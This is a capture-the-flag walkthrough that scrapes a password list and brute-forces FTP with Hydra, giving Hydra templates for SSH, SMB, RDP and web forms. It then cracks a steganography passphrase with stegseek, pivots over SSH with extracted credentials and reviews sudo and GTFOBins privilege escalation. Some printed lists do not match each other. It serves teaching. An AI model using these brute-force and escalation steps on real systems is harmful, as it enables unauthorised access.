
→ *A working subdomain means there's a full website to actually browse there — Phase 2 starts by seeing what rabbit.iron actually serves.*

PHASE 2

Credential Harvesting & Initial Access

STEP 5

Extracting the Password List from rabbit.iron



rabbit.iron: a list of candidate passwords, explicitly hinting at automation over manual guessing.

Method 1 — the beginner-friendly manual approach

- Open the page in a browser, click into the password list box, select all the text (Ctrl+A inside the box, or click-drag), and copy it (Ctrl+C).
- Open a terminal and create a file: `nano passwords.txt`
- Paste the copied text in (Ctrl+Shift+V in most Linux terminals), save and exit (Ctrl+O, Enter, Ctrl+X in nano).
- The file is now ready to use directly with Hydra — no scripting knowledge required at all.

This works perfectly well and is genuinely how many beginners (and even experienced testers, when a page is small) do this exact task. The trade-off is manual copy-paste doesn't scale well to huge lists and can silently introduce errors (extra blank lines, a missed entry at the very top/bottom of a scrollable box).

Method 2 — the curl + regex approach (used in this walkthrough)

```
curl -s -H "Host: rabbit.iron" http://10.81.153.227/ \
| grep -oP '<textarea[^>]*>\K.*?(?=</textarea>)' \
| sed 's/&#13;&#10;/\n/g' > /tmp/passwords.txt
```

Breaking down the regex piece by piece:

- `curl -s -H "Host: rabbit.iron" http://...` — fetches the raw HTML of the page, exactly as a browser would receive it
- `grep -oP` — `-o` prints only the matched text (not the whole line), `-P` enables Perl-style regex, which supports the advanced lookahead syntax used here
- `<textarea[^>]*>` — matches the opening tag itself, e.g. `<textarea id="x">` — the `[^>]*` means "any characters except `>`", i.e. skip over whatever attributes the tag has
- `\K` — a Perl-regex trick meaning "forget everything matched so far" — it makes grep NOT include the opening tag itself in the final output, only what comes after it
- `.*?` — matches the actual inner content, as few characters as possible (lazy matching, so it stops at the FIRST closing tag rather than the last)
- `(?=</textarea>)` — a lookahead: "stop matching right before this text appears," without consuming/removing the closing tag itself
- `sed 's/
/\n/g'` — the page encodes real newlines as the HTML entities `
` (carriage-return + line-feed); this swaps them back into actual newline characters

Worked mini-example — same regex against a tiny sample:

```
INPUT: <textarea id="x">line1&#13;&#10;line2</textarea>
OUTPUT: line1
line2
```

```
root@ip-10-81-111-80:~# curl -s -H "Host: rabbit.iron" http://10.81.153.227/ | grep -oP '<textarea[^>]*>\K.*?(?=</textarea>)' | sed 's/&#13;&#10;/\n/g' > /tmp/passwords.txt
root@ip-10-81-111-80:~# cat /tmp/passwords.txt
Password123
SecurePass
123456789
SimplePwd
ABCDabcd
P@ssw0rd
qwerty123
Welcome1
987654321
Pa55w0rd
1q2w3e4r
Summer21
1234abcd
LetMeIn!
Qwerty123!
555555
111111
P@ssword!
admin123
Sunshine
123ABC
Testing1
Abcd1234
P@ssw0rd1
1234qwer
1qaz2wsx
987654321
```

Extraction command run, /tmp/passwords.txt populated with candidate passwords.

WHY THIS COMMAND WAS CHOSEN

- The password list is embedded inside a `<textarea>` tag with HTML-encoded newlines (`
`) — `grep -oP` with a lookbehind/lookahead pulls just the inner text between the tags, and `sed` converts the encoded newlines into real ones.
- This scales instantly to lists of any size and is fully repeatable/scriptable — useful when the same extraction needs to run again later, or against many similar pages in a larger engagement.

Method 3 — other alternatives worth knowing

Browser "View Page Source" (Ctrl+U):

- Shows the raw HTML directly, including the `textarea` tag — you scroll/search (Ctrl+F) for "textarea" and manually select+copy everything between the tags.

```
INPUT (what you see in View Source):
...<textarea id="pwbox">Password123
SecurePass</textarea>...
OUTPUT (what you manually copy):
Password123
SecurePass
```

Browser DevTools → Elements panel:

- Right-click the visible password box on the page → "Inspect" → this highlights the exact `<textarea>` element in the Elements panel → right-click that element → "Copy" → "Copy element".

```
INPUT: (right-click the rendered box on the page, choose Inspect)
OUTPUT (pasted from clipboard after Copy element):
<textarea id="pwbox">Password123
SecurePass</textarea>
(then manually strip the surrounding <textarea> tags)
```

wget + a text editor:

- Downloads the full page to a local file, which you then open and search through like any document.

```
wget -O page.html --header="Host: rabbit.iron" http://10.81.153.227/
# output: page.html saved locally, 5,414 bytes
# then: open page.html in nano/vim/gedit and search for "textarea"
```

→ *With a real password list in hand, the next problem is search-space size — testing all of it against a live service is slow, so it needs to be narrowed first.*

STEP 6

Filtering by Length + Hydra FTP Brute-Force

Briefing the awk command:

```
awk 'length==11' /tmp/passwords.txt > /tmp/passwords_11.txt
```

Flag	Meaning
awk	A text-processing tool that reads input line by line and can filter/transform based on conditions
'length==11'	The filter condition — awk's built-in length() function (called implicitly here on \$0, the whole line) checks each line's character count
(no explicit action)	When only a condition is given with no action block, awk's default behavior is to print any line that matches

```
root@ip-10-81-111-80:~# awk 'length==11' /tmp/passwords.txt > /tmp/passwords_11.txt
root@ip-10-81-111-80:~# cat /tmp/passwords_11.txt
Password123
P@ssw0rd123
Welcome123!
12345qwerty
1qaz!QAZ123
P@ssword123
Qwerty12345
P@ssw0rd!23
abcdefg123!
Pa$$word123
root@ip-10-81-111-80:~#
```

10 candidates remain after filtering to 11-character passwords.

WHY 11 CHARACTERS SPECIFICALLY

- The task's own answer field showed a placeholder of exactly 11 asterisks (visible in the recounted Task 5 screenshot earlier in this room's other puzzle) — this walkthrough's length choice isn't a guess, it's read directly from the room's own UI hint for the credential this stage needed.
- This is the same principle worth internalizing broadly: whenever a task interface shows a masked/placeholder answer field, count the placeholder characters — it's a free, deliberate hint about the expected answer's length, and filtering a wordlist by that exact length is one of the highest-value narrowing moves available before brute-forcing anything.

```
hydra -l hacker -P /tmp/passwords_11.txt -t 16 -f -e ns ftp://10.81.153.227
```

Flag	Meaning
-l hacker	Try this single username (already known from the decode puzzle's reward word)
-P	Password list to try — the filtered, room-provided candidates
-t 16	16 parallel threads
-f	Stop on first valid login
-e ns	Also try no password, and password = same as username

```
root@ip-10-81-111-80:/tmp# hydra -l hacker -P /tmp/passwords_11.txt -t 16 -f -e ns ftp://10.81.153.227
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
se *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-29 15:45:37
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:1/p:12), -1 try per task
[DATA] attacking ftp://10.81.153.227:21/
[21][ftp] host: 10.81.153.227 login: hacker password: 1qaz!QAZ123
[STATUS] attack finished for 10.81.153.227 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-29 15:45:38
root@ip-10-81-111-80:/tmp#
```

Hydra finds valid FTP credentials: hacker / 1qaz!QAZ123.

WHY THIS COMMAND WAS CHOSEN

- Filtering by known password length shrinks the search space from ~90 candidates to 10 — brute-forcing 10 candidates against FTP is near-instant, versus testing the full unfiltered list for no real benefit.
- FTP was targeted specifically (not SSH) because Step 1's port scan confirmed it open, and it's typically faster to brute-force than SSH's per-connection cryptographic handshake overhead.

Sample Hydra commands for other services (for reference against future rooms):

```
# SSH
hydra -l USER -P wordlist.txt ssh://TARGET

# HTTP POST login form
hydra -l USER -P wordlist.txt TARGET http-post-form \
"/login.php:username=^USER^&password=^PASS^:F=incorrect"

# SMB
hydra -l USER -P wordlist.txt smb://TARGET

# RDP
hydra -l USER -P wordlist.txt rdp://TARGET
```

Teaching point — what we tried first, and why it was slow

- Before using the room-provided list directly, the first instinct was to filter the generic rockyou.txt wordlist by password length instead (`awk 'length==11' rockyou.txt`), producing a `rockyou_11.txt` file that still sat in `/tmp` alongside the eventual working list.
- That approach is technically valid but strictly slower and less targeted: `rockyou.txt` filtered to 11 characters still leaves a much larger candidate set than the room's own ~90-entry list.
- rabbit.iron's own page text explicitly says "one of them combined with the reward... will grant you access" — a strong, direct signal that the room-provided list (not a generic external wordlist) is the intended, much smaller search space.
- Recognizing that signal and pivoting away from the generic wordlist is the actual skill being tested here, not the brute-force mechanics themselves.

```
root@ip-10-81-111-80:/# cd tmp
root@ip-10-81-111-80:/tmp# ls
MozillaUpdateLock-4F96D1932A9F858E  rockyou_11.
dbus-WFdJk3wX85                     snap-private-tmp
debug_networkvpn_pull.txt           systemd-private-22b6a529591a477ba231751a81693260-chrony.service-J3E04o
dock-replace.log                   systemd-private-22b6a529591a477ba231751a81693260-polkit.service-cUtQ4f
passwords.txt                      systemd-private-22b6a529591a477ba231751a81693260-systemd-logind.service-9b0bsH
passwords_11.txt                   systemd-private-22b6a529591a477ba231751a81693260-systemd-oond.service-i8pygk
plank-resize-watch.log             systemd-private-22b6a529591a477ba231751a81693260-upower.service-lU5Sov
plank-restart.log                  thmip.txt
publicip.txt
root@ip-10-81-111-80:/tmp# wc -l passwords_11.txt
10 passwords_11.txt
root@ip-10-81-111-80:/tmp# wc -l "passwords_11.txt"
10 passwords_11.txt
root@ip-10-81-111-80:/tmp#
```

`/tmp` showing both `rockyou_11.` (the slower, rejected approach) and `passwords_11.txt` (the winning one) side by side — cropped to the relevant listing.

Answer the questions below

What service do we intend to brute-force?

FTP

✓ Correct Answer

What is the correct username that enables us to log in to the brute-forced service?

hacker

✓ Correct Answer

What is the correct password that enables us to log in to the brute-forced service?

1qaz!QAZ123

✓ Correct Answer

What is the name of the file that you found inside the service?

hacker.jpg

✓ Correct Answer

Task confirmation: FTP, hacker, 1qaz!QAZ123, and hacker.jpg all verified correct.

→ *Valid FTP credentials in hand — the next step is actually using them to see what's on the server.*

STEP 7

FTP Login & File Discovery

```
ftp 10.81.153.227
# username: hacker
# password: 1qaz!QAZ123
```

```
root@ip-10-81-111-80: /
File Edit View Search Terminal Help
root@ip-10-81-111-80:/# ftp 10.81.153.227
Connected to 10.81.153.227.
220 (vsFTPd 3.0.5)
Name (10.81.153.227:root): hacker
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Successful FTP login as hacker.

```
ftp> passive
ftp> ls
```

WHAT PASSIVE MODE IS, AND WHY IT'S USED HERE

- FTP is unusual among protocols in that it uses two separate connections: one for commands (login, ls, get) and a second, separate one purely for transferring data (file listings, file contents).
- In active mode (the default), the SERVER initiates that second data connection back to the client — which frequently fails when the client is behind a firewall or NAT (very common on lab VMs and most real corporate networks), since inbound connections from an external server get blocked.
- In passive mode, the CLIENT initiates both connections instead — the server just opens a port and waits, and the client connects out to it. This sidesteps the firewall/NAT problem entirely, which is exactly why it's the practical default to reach for whenever a directory listing hangs or fails unexpectedly.

```
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--  1 1001    33      84272 Nov 12  2023 hacker.jpg
226 Directory send OK.
ftp> █
```

hacker.jpg discovered inside the FTP session (84,272 bytes).

WHY IT APPEARS AT THIS POINT

- Direct payoff of Step 6 — the cracked credential is only useful once it's actually used to log in and see what's there.

→ A single image file is the entire contents of this account — that itself is a signal worth noticing before touching any tool.

PHASE 3

Steganography Extraction

A single, oddly-sized JPEG was the entire contents of the FTP account — no config files, no other user data, nothing else worth noting. That alone is a strong signal in real investigative work: when an account's ONLY asset is one unremarkable-looking file, it's worth treating that file itself as the actual target, not just a curiosity.

STEP 8

Confirming Embedded Data with Steghide

Basics primer — the concepts behind this step

- **File carving**: recovering files hidden or embedded inside another file by scanning raw bytes for known file signatures (magic numbers), rather than relying on filesystem metadata. Example: a ZIP file always starts with the bytes 50 4B 03 04 — a carving tool looks for that exact pattern anywhere in a blob, even with no directory entry pointing to it.
- **binwalk**: the standard file-carving tool. It scans byte-by-byte for signatures belonging to OTHER file types appended or embedded within a file (e.g. a ZIP sitting 84,000 bytes into what's nominally "just a JPEG"). When binwalk finds nothing, it means there's no separate, complete file stitched onto the original.
- **LSB (Least Significant Bit) steganography**: hides data by changing the LAST bit of pixel color values (e.g. a pixel's blue value shifting from 10010110 to 10010111). The color change is too small for the human eye to notice, but a program can extract the hidden bits systematically. This works on UNCOMPRESSED formats (BMP, PNG) where pixel values are stored directly.
- **DCT (Discrete Cosine Transform)**: the mathematical technique JPEG uses to COMPRESS images — it converts blocks of pixels into frequency data, then discards the least visually-important frequencies. Because JPEGs don't store raw pixel values at all, LSB manipulation doesn't survive JPEG compression — tools built for JPEGs (like steghide) instead hide data by making tiny, deliberate adjustments to the DCT coefficients themselves, in a way specifically designed to survive that compression process.

TIP — Memory tip for these four terms

Think of it as a chain: File carving looks for whole files hiding INSIDE another file (like finding a book hidden inside a bigger book). binwalk is the tool that does that carving. If carving finds nothing, the hidden data must be woven INTO the file's own structure instead — for pixel-based images that's LSB (hiding in the pixels themselves), and for JPEGs specifically it's hiding in the DCT math JPEG already uses to compress — because JPEG has no raw pixels left to hide inside.

```
steghide info hacker.jpg
```

```
root@ip-10-81-126-134:~# ls
CTFBuilder  Downloads  Rooms      go          reports
Desktop     Pictures   Scripts    hacker.jpg  snap
Documents  Postman    Templates  neoreg_servers test-reports
root@ip-10-81-126-134:~# steghide info hacker.jpg
"hacker.jpg":
  format: jpeg
  capacity: 4.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase: █
```

steghide confirms the JPEG has embeddable capacity (4.6 KB).

The full reasoning chain — how a SOC analyst actually gets here, step by step

- Step A — rule out appended/carved files: binwalk (run earlier, per the original walkthrough notes) found nothing beyond standard JPEG image data. That rules out the simplest form of hidden data — a whole second file just glued onto the end.
- Step B — note the file format specifically: the file is a .jpg, not a .png or .bmp. This single fact eliminates an entire category of tools — LSB-based steganography tools (like zsteg, which is built for PNG/BMP) are the WRONG tool class here, because JPEG's compression destroys raw pixel-level LSB changes before the file is even saved.
- Step C — narrow to the correct tool family: JPEG-compatible steganography has to work WITH the compression, not against it — meaning DCT-coefficient-based tools. steghide is the best-known tool in exactly this category, so it's the first, most reasonable tool to try, not an arbitrary pick.
- Step D — confirm before committing further effort: steghide info reports embeddable capacity WITHOUT needing the correct passphrase yet — this confirms steghide-compatible data structure is present before spending any time on passphrase-cracking, avoiding wasted effort on the wrong tool entirely.

WHY NOT A REVERSE SHELL OR OTHER MALWARE-STYLE APPROACH HERE

- There is no code-execution vector anywhere in this room's chain — no file upload field, no vulnerable script, no command injection point was ever found or hinted at. A reverse shell requires SOMETHING that executes attacker-supplied code on the target; nothing in Ironhole offers that.
- The room's structure is entirely credential- and data-extraction-based (see the Page 1 comparison table) — recognizing that a room's exploitation style is 'find and decode hidden information' rather than 'find and exploit a code flaw' is itself a real, transferable skill: matching

your toolset to the actual attack surface in front of you, not defaulting to the same playbook every time.

TIP — Why this matters beyond CTFs

This exact triage logic — file type → rule out carving → narrow tool family → confirm before committing → only escalate to brute-force once confirmed — is precisely how a SOC analyst or forensic examiner should approach an unknown suspicious file in a real investigation, not just a CTF-specific trick.

→ *Confirming steghide is the right tool still leaves the actual passphrase unknown — that's the next problem to solve.*

STEP 9

Passphrase Guessing — the Slow, Manual Path

Initial guesses used obvious candidates (page title, default steghide passphrase, the known FTP password) — all failed:

```
root@ip-10-81-126-134:~# steghide info hacker.jpg -p password
"hacker.jpg":
  format: jpeg
  capacity: 4.6 KB
steghide: could not extract any data with that passphrase!
root@ip-10-81-126-134:~# steghide info hacker.jpg -p ironhack
"hacker.jpg":
  format: jpeg
  capacity: 4.6 KB
steghide: could not extract any data with that passphrase!
root@ip-10-81-126-134:~# steghide info hacker.jpg -p hacker
"hacker.jpg":
  format: jpeg
  capacity: 4.6 KB
steghide: could not extract any data with that passphrase!
root@ip-10-81-126-134:~# steghide info hacker.jpg -p '1qaz!QAZ123'
"hacker.jpg":
  format: jpeg
  capacity: 4.6 KB
steghide: could not extract any data with that passphrase!
root@ip-10-81-126-134:~# steghide info hacker.jpg -p ""
"hacker.jpg":
  format: jpeg
  capacity: 4.6 KB
steghide: could not extract any data with that passphrase!
root@ip-10-81-126-134:~#
```

5 manual guesses (password, ironhack, hacker, 1qaz!QAZ123, blank) all fail.

Filtering the rabbit.iron password list by the task's stated length (initially misread as 8, then corrected to 9 characters after recounting the answer field) was tried next — both filtered batches also failed:

```
done < /tmp/passwords_8.txt
Trying: ABCDabcd
Trying: P@ssw0rd
Trying: Welcome1
Trying: Pa$$w0rd
Trying: 1q2w3e4r
Trying: Summer21
Trying: 1234abcd
Trying: LetMeIn!
Trying: admin123
Trying: Sunshine
Trying: Testing1
Trying: Abcd1234
Trying: 1234qwer
Trying: 1qaz2wsx
Trying: 87654321
Trying: 1qaz!QAZ
Trying: AbCdEfGh
Trying: Abcdefg1
Trying: Qwerty12
Trying: Qwerty1!
Trying: Abcd123!
Trying: 11111111
Trying: Pa$$word
Trying: 123abcde
Trying: Abcdef12
Trying: 1qazxsw2
Trying: 12345678
root@ip-10-80-104-201:/tmp#
```

27 length-8 candidates from the rabbit.iron list — no match.

Alright, cyber pals!

We've got a message straight from the wild – it's like decoding the thoughts of a caffeinated squirrel on a rollercoaster.

Imagine the message as a cryptic stand-up routine, and our job is to find the punchline hidden in the chaos.

It's a comedy show where even the bits and bytes have a sense of humor.

Answer the questions below

What is the name of the technique used?

Answer format: *****

Check

What is the passphrase used to encrypt the message?

Answer format: *****

Check

On which port is the service served that allows us to log in with the found credentials?

22

✓ Correct Answer

Recounting the task's answer-format field corrects the assumption to 9 characters.

```
done < /tmp/passwords_9.txt
Trying: 123456789
Trying: SimplePwd
Trying: qwerty123
Trying: 987654321
Trying: P@ssword!
Trying: P@ssw0rd1
Trying: 1234abcd!
Trying: 1234qwer!
Trying: 12345abcd
Trying: 1234qwer$
Trying: 123!@#abc
Trying: P@ssword1
Trying: 1q2w3e4r!
Trying: Qwerty12!
Trying: P@ssw0rd!
Trying: 1234abcd$
Trying: 1qaz2wsx!
Trying: 1q2w3e4r$
Trying: 123Abc123
Trying: 1234abcd1
Trying: 1234qwer1
Trying: Abcd12345
Trying: Abc12345!
Trying: 1234abcd!
Trying: 1qazxsw2!
Trying: Password!
Trying: 123!@#qwe
root@ip-10-80-104-201:/#
```


26 length-9 candidates — still no match.

Teaching point — what we tried first, and why it was slow

- This is the second instance of the length-filtering lesson from Step 6, but with an important twist: this time the room-provided list was the wrong source entirely.
- Every length-filtered attempt against the rabbit.iron password list failed because the actual passphrase never came from that list — it came from rockyou.txt, a completely generic wordlist unrelated to anything the room handed over.
- The earlier pattern ("room-provided list = intended answer") does NOT generalize automatically to every step of a room — each credential needs its source re-evaluated on its own evidence, not

assumed from precedent.

- The efficient move once a handful of manual/targeted guesses fail is to escalate to a purpose-built cracking tool against a broad wordlist, rather than continuing to slice the same narrow list by different lengths.



Narrow room-provided list vs. broad generic wordlist — same filtering technique, opposite outcome this time.

→ *With manual guessing exhausted, the same escalation logic from Step 6 applies again: bring in a purpose-built cracking tool against a broad wordlist.*

STEP 10

Cracking with stegseek

```
stegseek hacker.jpg /usr/share/wordlists/rockyou.txt
```

```
root@ip-10-80-104-201:/# stegseek hacker.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[ ] Found passphrase: "brilliant"
[ ] Original filename: "secret.txt".
[ ] Extracting to "hacker.jpg.out".

root@ip-10-80-104-201:/#
```

stegseek cracks the passphrase ("brilliant") in seconds against rockyou.txt.

```
cat hacker.jpg.out
```

```
root@ip-10-80-104-201:/# stegseek hacker.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[ ] Found passphrase: "brilliant"
[ ] Original filename: "secret.txt".
[ ] Extracting to "hacker.jpg.out".

root@ip-10-80-104-201:/# cat hacker.jpg.out
username: rabbit
password: cantbelieveyoumadeit
root@ip-10-80-104-201:/#
```

Extracted file reveals a second set of credentials: rabbit / cantbelieveyoumadeit.

WHY THIS COMMAND WAS CHOSEN

- stegseek is a fast, purpose-built steghide passphrase cracker — it can attempt millions of candidates in seconds, making a full rockyou.txt run essentially free once manual/targeted guessing has failed.
- It is specifically built for steghide-protected files (not a general password cracker) — the tool choice follows directly from Step 8's confirmation that steghide is the correct underlying format.

WHY IT APPEARS AT THIS POINT

- Only possible once Step 8 confirmed steghide (not raw pixel steganography) as the correct tool, and only necessary after Step 9's targeted guesses were exhausted.

Answer the questions below

What is the name of the technique used?

stenography

✓ Correct Answer

What is the passphrase used to encrypt the message?

brilliant

✓ Correct Answer

On which port is the service served that allows us to log in with the found credentials?

22

✓ Correct Answer

Task confirmation: technique ("stenography" — the room's accepted spelling), passphrase, and port all correct.

→ The extracted file handed over a brand-new username and password — the natural next move is trying them against a service that's actually still open.

PHASE 4

Lateral Movement & Flag 1

STEP 11

SSH Pivot Using Extracted Credentials

```
ssh rabbit@10.80.169.149
# password: cantbelieveyoumadeit
```

```

root@ip-10-80-68-92:~# cat hacker.jpg.out
username: rabbit
password: cantbelieveyoumadeit
root@ip-10-80-68-92:~# ^C
root@ip-10-80-68-92:~# ssh rabbit@10.80.169.149
The authenticity of host '10.80.169.149 (10.80.169.149)' can't be established.
ED25519 key fingerprint is SHA256:cdevDYXmC6nuGdMb0L8/ktIqQwqv6tCxFe3BJsG604.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.80.169.149' (ED25519) to the list of known hosts.
rabbit@10.80.169.149's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-166-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 29 Aug 14:48:50 CEST 2026

System load:  0.0           Processes:    121
Usage of /:   24.0% of 11.21GB Users logged in:  0
Memory usage: 23%          IPv4 address for ens5: 10.80.169.149
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

 * Introducing Expanded Security Maintenance for Applications

```

Successful SSH login as rabbit, using the credentials extracted from the steganographic payload.

```

ls
cat flag.txt

```

```

rabbit@ironhack:~$ ls
flag.txt
rabbit@ironhack:~$ cat flag.txt
THM{W3_SHOULD_WORK_T0G3TH3R}
rabbit@ironhack:~$ sula -l
sula: command not found
rabbit@ironhack:~$ sudo -l
[sudo] password for rabbit:
Sorry, try again.
[sudo] password for rabbit:
Matching Defaults entries for rabbit on ironhack:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User rabbit may run the following commands on ironhack:
    (ALL : ALL) ALL
    (ALL, !root) /bin/bash
rabbit@ironhack:~$

```


User flag captured: THM{W3_SHOULD_WORK_T0G3TH3R}, followed by an initial sudo -l check.

WHY THIS COMMAND WAS CHOSEN

- The extracted file's contents were literally a username/password pair — the natural next move is to try them against the SSH service already confirmed open back in Step 1, rather than assuming they're useless just because FTP access already existed.
- This is a genuinely separate account (rabbit, not hacker) — meaning this single step accomplishes actual lateral movement between two distinct identities on the box, not just re-using the same access twice.

WHY IT APPEARS AT THIS POINT

- This is the direct payoff of the entire Phase 3 detour — the steganography puzzle exists specifically to hand over this exact credential pair, with no other purpose in the room's design.



Answer the questions below

What is the server login username?

rabbit

✓ Correct Answer

What is the server login password?

cantbelieveyoumadeit

✓ Correct Answer

What is the User Flag?

THM{W3_SHOULD_WORK_T0G3TH3R}

✓ Correct Answer

Task confirmation: username, password, and User Flag all verified correct.

→ A user flag confirms foothold, but rabbit's own privileges determine whether this engagement ends here or goes all the way to root — that's the very next thing to check.

PHASE 5

Privilege Escalation & Flag 2

STEP 12

Checking Sudo Permissions

```
sudo -l
```

WHY THIS COMMAND WAS CHOSEN

- The standard first check in any privilege-escalation attempt — it directly reveals whether the current account has been granted elevated rights to run programs as another user (often root), without needing to guess or brute-force anything.

STEP 13

Reading the Output — What These Two Lines Actually Mean

`sudo -l` returned two separate permission entries for rabbit. Reading sudoers output correctly is its own skill — here's what each line grammatically says, in plain English:

```
(ALL : ALL) ALL
(ALL, !root) /bin/bash
```

LINE 1 — (ALL : ALL) ALL

- The sudoers syntax is: (as which user : as which group) which command(s).
- First ALL = rabbit may run commands AS ANY USER on the system.
- Second ALL (after the colon) = rabbit may also run commands AS ANY GROUP.
- Final ALL = rabbit may run ANY COMMAND AT ALL, with no restriction whatsoever.
- In plain English: this line alone grants rabbit completely unrestricted root access — there is nothing this account cannot do via sudo. This is a serious misconfiguration by itself.

LINE 2 — (ALL, !root) /bin/bash

- ALL = run as any user...
- !root = ...EXCEPT root (the ! means "not"). This is clearly an attempt to say "rabbit can run bash as other users, but never as root."
- /bin/bash = but only this ONE specific command (bash) is covered by this particular rule, not "any command" like line 1.
- In plain English: this is a NARROWER, more careful-looking rule that tries to explicitly block root access for this one command — the administrator writing this line clearly intended some restriction to exist.

WHY LINE 2 IS COMPLETELY IRRELEVANT HERE

- Line 1 already grants unconditional root access to EVERYTHING, including bash, including any other binary, including literally any command — there is no scenario where line 2's narrower restriction ever gets consulted or matters, because line 1's blanket grant already covers every case line 2 was trying to restrict.
- This is a real, common misconfiguration pattern: an administrator adds a careful, narrow rule (line 2) without realizing a much broader rule (line 1) already exists and makes it meaningless —

worth recognizing on sight, since it means the SECOND rule is dead code from a security standpoint, not a real control.

Why we used `sudo bash` directly, **and NOT the `find-command`** GTFOBins pattern common in other CTFs

- The classic CTF privesc pattern many rooms teach is: `sudo find . -exec /bin/sh \; -quit` — this trick exists specifically for situations where `sudo` grants rights over a NON-SHELL utility (like `find`, or `zip` in the Ironhackable room) that has to be abused into spawning a shell indirectly.
- That entire pattern is unnecessary overhead here: `rabbit`'s `sudo` rights already cover `/bin/bash` directly — there's no need to abuse an unrelated binary's side-effects to get a shell when you already have direct `sudo` rights over a shell itself.
